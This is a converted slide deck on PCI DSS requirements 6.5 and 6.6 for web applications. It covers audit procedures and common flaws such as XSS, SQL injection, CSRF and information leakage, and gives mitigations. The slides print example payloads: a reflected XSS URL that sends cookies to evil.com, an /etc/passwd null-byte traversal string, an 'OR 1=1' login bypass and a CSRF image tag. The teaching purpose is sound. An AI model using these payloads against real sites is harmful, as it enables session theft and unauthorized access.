


Web Applications and PCI

Tanya Baccam, CPA, CISSP, CISA, CISM, GCFW, GCIH,
Oracle DBA, Senior SANS Instructor
Baccam Consulting
tanya@securityaudits.org



Copyright © 2007-2009, Baccam Consulting, LLC. All rights reserved. The entire contents of this publication are the property of Baccam Consulting. User may not copy, reproduce, distribute, display, modify or create derivative works based up on all or any portion of this publication in any medium whether printed, electronic or otherwise, without the express written consent of Baccam Consulting.

Agenda

- Review PCI Requirements 6.5 and 6.6
- Review the audit procedures for 6.5 and 6.6
- Understand the actual vulnerabilities that can exist related to 6.5 and 6.6

PCI Requirement 6.5

- Develop all web applications (internal and external, and including web administrative access to application) based on secure coding guidelines such as the *Open Web Application Security Project Guide*. Cover prevention of common coding vulnerabilities in software development processes, to include the following:
- *Note: The vulnerabilities listed at 6.5.1 through 6.5.10 were current in the OWASP guide when this version of PCI DSS was published. However, if and when the OWASP guide is updated, the current version must be used for these requirements.*

Reference: https://www.pcisecuritystandards.org/security_standards/pci_dss_download.html

6.5 Audit Procedure

- **6.5.a Obtain and review software development** processes for any web-based applications. Verify that processes require training in secure coding techniques for developers, and are based on guidance such as the OWASP guide (<http://www.owasp.org>).
- **6.5.b Interview a sample of developers and obtain** evidence that they are knowledgeable in secure coding techniques.

Reference: https://www.pcisecuritystandards.org/security_standards/pci_dss_download.html

6.5 Audit Procedures

- **6.5.c Verify that processes are in place to ensure that web applications are not vulnerable to the following:**
 - **6.5.1 Cross-site scripting (XSS)** (Validate all parameters before inclusion.)
 - **6.5.2 Injection flaws, particularly SQL injection** (Validate input to verify user data cannot modify meaning of commands and queries.)
 - **6.5.3 Malicious file execution** (Validate input to verify application does not accept filenames or files from users.)
 - **6.5.4 Insecure direct object references** (Do not expose internal object references to users.)
 - **6.5.5 Cross-site request forgery (CSRF)** (Do not rely on authorization credentials and tokens automatically submitted by browsers.)
 - **6.5.6 Information leakage and improper error handling** (Do not leak information via error messages or other means.)
 - **6.5.7 Broken authentication and session management** (Properly authenticate users and protect account credentials and session tokens.)
 - **6.5.8 Insecure cryptographic storage** (Prevent cryptographic flaws.)
 - **6.5.9 Insecure communications** (Properly encrypt all authenticated and sensitive communications.)
 - **6.5.10 Failure to restrict URL access** (Consistently enforce access control in presentation layer and business logic for all URLs.)

Reference: https://www.pcisecuritystandards.org/security_standards/pci_dss_download.html

Broken Authentication and Session Management

- Session identifiers are like a username and password for that session
 - Session identifiers have to be protected
- Typical Session Attacks
 - Brute Forcing identifiers
 - Prediction
 - Session fixation
 - Spoofing
 - Replay attacks
 - Sniffing

Accessing Unauthorized Files

- Direct object references may be allowed
 - Parameters may be manipulated
 - Use null byte injection - ../../../../../../etc/passwd%00
- Include malicious content
 - More prevalent in PHP
 - Ex. include \$_REQUEST['file'];

XSS

- One of the most common vulnerabilities today
- Exploits the trust a user has in the application
 - Allows an attacker to "add" code to an application
 - To the client, it appears the code comes from the application, not from an attacker
- Effects the user of the vulnerable application
- Three parties
 - Server
 - Attacker
 - Client
- It's more than just scripts

Common Types of XSS

- Persistent
 - Script posted to a public location and stored on the server
 - By visiting the public location, the script is run
- Non-persistent
 - The script is not stored on the server, but instead transmitted to the victim via an email or similar mechanism
 - By clicking on the link, the script is executed
- Client-side

Stored XSS Example (1)

- 1) Attacker finds an XSS vulnerability and creates a message at the vulnerable location. The message also contains their selected exploit code.

Title:	<input type="text" value="Oracle 11g"/>
Message:	<input type="text" value='This is an article about Oracle 11g that everyone is going to want to read. <script>alert("Do something nasty")</script>'/>
<input type="button" value="Submit"/>	

Stored XSS Example (2)


- 2) The message is then stored on the server.



The screenshot displays a web interface for submitting and viewing messages. At the top, there is a form with a 'Title:' label and a text input field, followed by a 'Message:' label and a large text area. Below the text area is a 'Submit' button. Underneath the form is a horizontal line, followed by another horizontal line and the heading 'Message List'. Below this heading, the text 'Oracle 11g' is displayed. An arrow points from the 'Submit' button to the 'Message List' section. At the bottom of the page, there is a logo for 'ASPECT SECURITY Application Security Specialists' and a footer that reads 'OWASP Foundation | Project: WebGoat'.


StoredXSS Example (3)

- 3) The victim comes to read the message which contains the attacker's code.
- 4) The message is displayed, while the code is executed.



Reflected XSS Example (1)

- 1) Attacker finds an XSS vulnerability, but the location of the vulnerability does not allow for the attacker's script to be stored on the server.



Reflected XSS Example (2)

- 2) Email is sent to the victim with selected exploit code.



Reflected XSS Example (3)

- 3) Victim clicks on the link causing the request to be sent to the server.
- 4) When the script is sent back from the server to the client, the client's browser executes the script.

```
http://www.bank.com/a.php?variable="><script  
>document.location='http://www.evil.com/cgi-  
bin/cookie.cgi? '%20+document.cookie</script>
```

CNN.com - Weather - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://weather.cnn.com/Weather/search?wsearch=%46%61%6e%64%e%22%20%3c%3d%20src%3d%74tp%2f%77w%2eobtu%73e%

CNN.com - Weather

CNN.com MEMBER SERVICES International Edition | Netscape

SEARCH The Web | CNN.com | Search | Powered by Yahoo!

Home Page
World
U.S.
Weather
Business & Economy
Sports & Soccer
Politics
Law
Technology
Science & Space
Health
Entertainment
Travel
Education
Special Reports

For reservations call 1-866-4CNNYC or visit www.CNN.com/insideCNN


SERVICES
Video
E-mail Newsletters
Your E-mail Alerts
CNNtoGO
Contact Us

SEARCH
Web | CNN.com | Search | Powered by Yahoo!

WEATHER


No search results found for "Florida"

FLORIDA RESIDENTS ARE ALL GOING TO DIE.



CNN WEEKNIGHTS 7 PM ET
WHERE THE WORLD COMES FULL CIRCLE
ANDERSON COOPER 360
ABOUT THE SHOW

FIND WEATHER AROUND THE WORLD



- UNITED STATES
- ASIA
- EUROPE
- Africa
- AUSTRALIA
- RUSSIA
- CENTRAL AMERICA/CARIBBEAN
- MIDDLE EAST
- SOUTH AMERICA

Enter city name or U.S. Zip Code:

Done

Potential Effects of XSS

- Disclosure Cookies
 - Spoofing a user's session
 - Get access to their account and any database information they have access to
- Force redirection
 - Assists with phishing attacks
- Modifying content of the web page
 - Substitute words
 - Changing images
 - Inserting words or images
- Port/Vulnerability scanning
- Running of custom scripting commands

SQL Injection

- Commonly exploited vulnerability today
- It's easy! You just need some basic SQL understanding.
- User input becomes part of the SQL query
- Generally, one of the worst application vulnerabilities that has a direct impact on the database
- Keep in mind, there are other injection vulnerabilities, not just SQL injection
- Blind SQL Injection

SQL Injection Example

- Original Query

```
SELECT Login, Company FROM Users WHERE LoginName  
= ' $User ' and LoginPassword = ' $Password '
```

- User Input

```
$User = ' OR '1' = '1  
$Password = ' OR '1' = '1
```

- Resultant Query

```
SELECT Login, Company FROM Users WHERE LoginName = '  
' OR '1' = '1' and LoginPassword = ' ' OR '1' = '1'
```

Input Validation


- Centralized validation
- Bounds Checking
 - Checks total length of data
- Character Checking
 - Check input characters
- Syntax Checking
 - Check for disallowed HTML tags, etc.
- Buffer Overflows

Cross Site Request Forgery


- Exploits the trust an application has in the user
- Newer type of attack being exploited
- Three parties
 - Server
 - Attacker
 - Client
- Key steps
 - Attacker sets up a web site with a link to the target site
 - Client authenticates to server
 - Client visits the attacker site
 - Client's browser sends an HTTP request to the server
 - Triggers an action on the server

Example CSRF (1)

- 1) Attacker web server set up with link to vulnerable site.
- 2) User logs in to vulnerable site and receives a session ID.




```
<IMG src=
www.myStockSite.com/
buystock.php?shares=1
oo&ticker=ABC>
```



Example CSRF (2)

- 3) User visits the attacker controlled site.
- 4) Link is automatically downloaded.



Example CSRF (3)

- 5) IMG tag instructs the client to make a request.
- 6) When request is sent, the session identifier is automatically sent with the request.





Requirements for CSRF

- Client has to have an active session
- Attacker must know the site and the appropriate parameters
- Attackers has to social engineer the user to visit the attacker's site with the link that exploits the vulnerability

Information Leakage and Improper Error Handling

- Errors and applications often give away unnecessary information
 - Username enumeration
 - Comments
 - `<!-- db passwd: sys/sys_password -->`
 - Verbose error messages
 - Timing giveaways
 - Custom HTTP Headers
 - `conn=my_conn_info=my_app;+UID=sys;+PWD=123123;+APP=my_app`

Username Enumeration



What does the Application Communicate?

The screenshot shows a Mozilla Firefox browser window titled "New User Request Form - Mozilla Firefox". The address bar displays "http://www.pdaebible.com/NewUserReq.asp". The form contains the following elements:

- Input fields for "Your Name", "Your Email Address", "Congregation City & State", and "Ministry School Day & Starting Time".
- A larger text area labeled "Palm Model and Any Comments".
- A "Please Note:" section with the text: "To avoid getting an input error, avoid using the apostrophe character: '".
- Buttons for "Submit", "Reset Form", and "Cancel".

Encryption

- Insecure cryptographic storage
 - Prevent cryptographic flaws

- Insecure communications
 - Properly encrypt all authenticated and sensitive communications

General Mitigation 1 – Technology

Answers

- IDS/IPS technology can be used to identify potential application attacks
- How do you detect with an IDS?
 - Decode the communication first
 - Bad strings should be rejected
 - Check for metacharacters
 - Ensure multiple controls are in place in addition to the IDS
- Reverse Proxy
- Web Application Firewalls

General Mitigation 2 – Source Code Review

- Understand logic
- Filter dynamic input
- User input validation
 - Constrain input
 - Reject bad input
 - Filter out all encoding not needed
 - Many languages have built in functions to escape special characters
- Output validation for XSS
- Use AUTHID CURRENT_USER to limit SQL injection
- Do not use dynamic PL/SQL
- Use numbers not strings
- Train developers!
 - The real solution is making sure you have “bug free” code in the first place!

General Mitigation 3 – Test for Vulnerabilities

- Always get permission in writing!!!
- Automated and manual testing should be conducted
- Tools
 - WebScarab
 - Paros
 - Nikto
 - N-Stalker
 - Scuba
 - SSL Digger

General Mitigation 4 – Review the Database Config

- Harden the database
- Principle of least privilege
- Use a low privileged account
 - Won't stop attacks such as SQL injection, but will limit the impact
- Check for functions with PRAGMA TRANSACTION
 - `SELECT * FROM dba_source WHERE upper(text) like '%PRAGMA TRANSACTION%'.`
 - Can write to the database from a SELECT statement
- Restrict access to "built in" and custom functions
 - `REVOKE EXECUTE ON <package_name> FROM public`
- Always apply patches

PCI Requirement 6.6

- 6.6 For public-facing web applications, address new threats and vulnerabilities on an ongoing basis and ensure these applications are protected against known attacks by *either of the* following methods:
 - Reviewing public-facing web applications via manual or automated application vulnerability security assessment tools or methods, at least annually and after any changes
 - Installing a web-application firewall in front of public-facing web applications

Reference: https://www.pcisecuritystandards.org/security_standards/pci_dss_download.html

6.6 Audit Procedures

- **6.6 For public-facing web applications, ensure that either one of the following methods are in place as follows:**
 - Verify that public-facing web applications are reviewed (using either manual or automated vulnerability security assessment tools or methods), as follows:
 - At least annually
 - After any changes
 - By an organization that specializes in application security
 - That all vulnerabilities are corrected
 - That the application is re-evaluated after the corrections
 - Verify that a web-application firewall is in place in front of public-facing web applications to detect and prevent web-based attacks.
 - *Note: “An organization that specializes in application security” can be either a third-party company or an internal organization, as long as the reviewers specialize in application security and can demonstrate independence from the development team.*

Reference: https://www.pcisecuritystandards.org/security_standards/pci_dss_download.html

Summary

- PCI Requirements 6.5 and 6.6 relate to web applications.
- The audit procedures for 6.5 and 6.6 require proper test and development procedures.
- The actual vulnerabilities need to be understood in order to mitigate the risks.

Questions?

Thank you.

tanya@securityaudits.org